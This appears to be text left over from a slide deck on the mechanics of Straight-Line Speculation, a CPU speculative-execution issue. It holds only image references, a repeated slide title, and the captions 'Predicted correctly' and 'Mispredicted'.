


Straight-Line Speculation (SLS) - mechanics






Straight-Line Speculation (SLS) - mechanics






Straight-Line Speculation (SLS) - mechanics



Predicted correctly




Straight-Line Speculation (SLS) - mechanics



Mispredicted




Straight-Line Speculation (SLS) - mechanics






Straight-Line Speculation (SLS) - mechanics



